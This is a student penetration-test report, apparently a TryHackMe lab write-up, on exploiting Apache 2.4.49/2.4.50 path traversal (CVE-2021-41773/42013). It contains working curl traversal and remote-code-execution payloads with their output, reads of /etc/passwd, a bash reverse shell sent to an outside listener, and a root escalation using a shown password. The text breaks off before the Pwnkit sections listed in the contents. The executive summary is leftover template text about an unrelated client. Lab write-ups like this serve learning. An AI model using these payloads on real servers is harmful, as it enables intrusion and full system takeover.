


Corvit System Multan

Report:

Penetration Testing Report

Author: Muhammad Adnan Shakeel

Supervisor: Muhammad Bilal

Date:21/08/2024

Table of Contents STATEMENT OF

Topics Page

CONFIDENTIALITY...3
ENGAGEMENTCONTACTS...3

EXECUTIVESUMMARY..3

CVE-2021-41773/42013...4

An Aside on URL Encoding..4

Apache 2.4.49 without CGI enabled..5

Apache 2.4.49 with CGI enabled...6

Apache 2.4.50 without CG enabled...7

Apache 2.4.50 with CGI enabled...8

Service on Apache server...9

Flag 0n 8083 port...9

Pwnkit: CVE-2021-4034...10

Searching vulnerability..11

Exploitation 13

Finally I Find Flag 14

Conclusion...15

Statement of Confidentiality

The contents of this document have been developed by M. Adnan Shakeel. Hack Corvit System considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Corvit System. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Corvit System.

Engagement Contacts

Primary Contact	Title	Primary Email
M. Adnan Shakeel	Chief Executive Officer	abcd@gmail.com
Secondary Contact	**Title**	**Secondary Email**
M. Rehan Shakeel	Chief Technical Officer	xyzw@gmail.com

Executive Summary

Inlanefreight Ltd. (“Inlanefreight” herein) contracted Corvit System Multan to perform a Network Penetration Test of Inlanefreight’s internally facing network to identify security weaknesses, determine the impact to Inlanefreight, document all findings in a clear and repeatable manner, and provide remediation recommendations.

CVE-2021-41773/42013

On the 5th of October 2021, a CVE detailing a path traversal attack on Apache HTTP Server v2.4.49 was released. Assigned the number CVE-2021-41773.

So Apache fixed this bug and released v2.4.50. End of story, right? Well, not quite. Only 2 days later, on the 7th of October, a new CVE was released citing the prior. This one mentions that the fix for the earlier path traversal attack was incomplete, and we could still traverse if the path in question used an alias directive to map its URLs to the filesystem. The CVE was assigned number CVE-2021-42013.

An Aside on URL Encoding


Defined in RFC 3986 Section 2, URL Encoding is a scheme used to encode special or reserved characters within a URL. For example, spaces in a URL are encoded as a + character (notably in query parameters). If we want to encode an actual plus, we must encode it using what is known a "percent-encoding". This simply involves prefixing the US-ASCII hexadecimal code for the character with a % sign. In our example, the + symbol can be encoded as %2B.

Apache 2.4.49 without CGI enabled

Without CGI enabled, we can only read files. Using curl, we simply access the files that we want, url-encoding.

Command:

```
curl -v 'http:// < ip address >: 8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/flagt.txt'
```




```
┌──(kali㉿kali)-[~]
└─$ curl -v 'http://10.10.178.215:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/flag.txt'
*   Trying 10.10.178.215:8080 ...
* Connected to 10.10.178.215 (10.10.178.215) port 8080
> GET /cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/flag.txt HTTP/1.1
> Host: 10.10.178.215:8080
> User-Agent: curl/8.8.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Wed, 21 Aug 2024 04:17:07 GMT
< Server: Apache/2.4.49 (Unix)
< Last-Modified: Mon, 11 Oct 2021 09:16:12 GMT
< ETag: "1d-5ce102e25be36"
< Accept-Ranges: bytes
< Content-Length: 29
< Content-Type: text/plain
<
* Connection #0 to host 10.10.178.215 left intact
THM{724V3R51N6_P4TH5_F02_FUN}
```

Apache 2.4.49 with CGI enabled

CGI will complicate the matter as the module will attempt to execute the retrieved file. For plaintext, like /etc/passwd, this can be problematic :). In order to execute or code, we can simply call **sh** or **bash** with the command in the body.

Command:

```
curl -v 'http:// <ip address> :8081/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/bash' -d 'echo Content-Type: text/plain; echo; cat  flag.txt' -H "Content-Type: text/plain"
```




```
┌──(kali㉿kali)-[~]
└─$ curl -v 'http://10.10.178.215:8081/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/bash' -d 'echo Content-Type: text/plain; echo; cat /flag.txt' -H "Conte
nt-Type: text/plain"
*   Trying 10.10.178.215:8081...
* Connected to 10.10.178.215 (10.10.178.215) port 8081
> POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/bash HTTP/1.1
> Host: 10.10.178.215:8081
> User-Agent: curl/8.8.0
> Accept: */*
> Content-Type: text/plain
> Content-Length: 50
>
* upload completely sent off: 50 bytes
< HTTP/1.1 200 OK
< Date: Wed, 21 Aug 2024 04:25:45 GMT
< Server: Apache/2.4.49 (Unix)
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
* Connection #0 to host 10.10.178.215 left intact
THM{2C3_F20M_C61}
```

Apache 2.4.50

This particular example was fixed in version 2.4.50. However, the fix was incomplete and failed to account for a double-encoding of the URL.

Command:

curl 'http:// <ip address> 8082/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/flag.txt'




```
┌──(kali㉿kali)-[~]
└─$ curl 'http://10.10.178.215:8082/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/flag.txt'
THM{D0UBL3_3NC0D1N6_F7W}

┌──(kali㉿kali)-[~]
└─$ 
```

Apache 2.4.50

curl 'http:// <ip address> 8082/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/bash’ -d 'echo Content-

Type: text/plain; echo; cat flag.txt' -H "Content-Type: text/plain"




```
┌──(kali㉿kali)-[~]
└─$ curl -v 'http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/etc/passwd'


┌──(kali㉿kali)-[~]
└─$ curl -v 'http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/bash' -d 'echo Content-Type: text/plain; echo; cat /etc/passwd'
 -H "Content-Type: text/plain"

┌──(kali㉿kali)-[~]
└─$ curl 'http://localhost:8080/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/etc/passwd'



┌──(kali㉿kali)-[~]
└─$  curl 'http://10.10.178.215:8083/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/bash' -d 'echo Content-Type: text/plain; ec
ho; cat /flag.txt' -H "Content-Type: text/plain"

THM{F1L732_8YP455_2C3}

┌──(kali㉿kali)-[~]
└─$ 
```


Flag on port :8083

curl 'http://10.10.178.215:8083/cgi-bin.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/bash' -d 'echo Content-Type: text/plain; echo; bash -i >&

/dev/tcp/10.10.178.215/4444 0>&1' -H "Content-Type: text/plain"



```
—(kali㉿kali)-[~]
—$ curl 'http://10.10.178.215:8083/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/bash' -d 'echo Content-Type: text/plain; ech
o; bash -i >& /dev/tcp/10.10.178.215/4444 0>&1' -H "Content-Type: text/plain"

—(kali㉿kali)-[~]
—$ curl 'http://10.10.178.215:8083/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/bash' -d 'echo Content-Type: text/plain; ech
o; bash -i >& /dev/tcp/10.10.178.215/4444 0>&1' -H "Content-Type: text/plain"

—(kali㉿kali)-[~]
—$ curl 'http://10.10.178.215:8083/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/bash' -d 'echo Content-Type: text/plain; ech
o; bash -i >& /dev/tcp/10.17.105.161/4444 0>&1' -H "Content-Type: text/plain"
curl: (18) transfer closed with outstanding read data remaining

—(kali㉿kali)-[~]
—$
```



```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.17.105.161] from (UNKNOWN) [10.10.178.215] 49588
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
daemon@18c7613b3859:/bin$ whoami
whoami
daemon
daemon@18c7613b3859:/bin$ id
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
daemon@18c7613b3859:/bin$ su -
su -
Password:  ApacheCVE
su: Authentication failure
daemon@18c7613b3859:/bin$ whoami
whoami
daemon
daemon@18c7613b3859:/bin$ su -
su -
Password: ApacheCVE
id
uid=0(root) gid=0(root) groups=0(root)
wc -c /root/root.txt
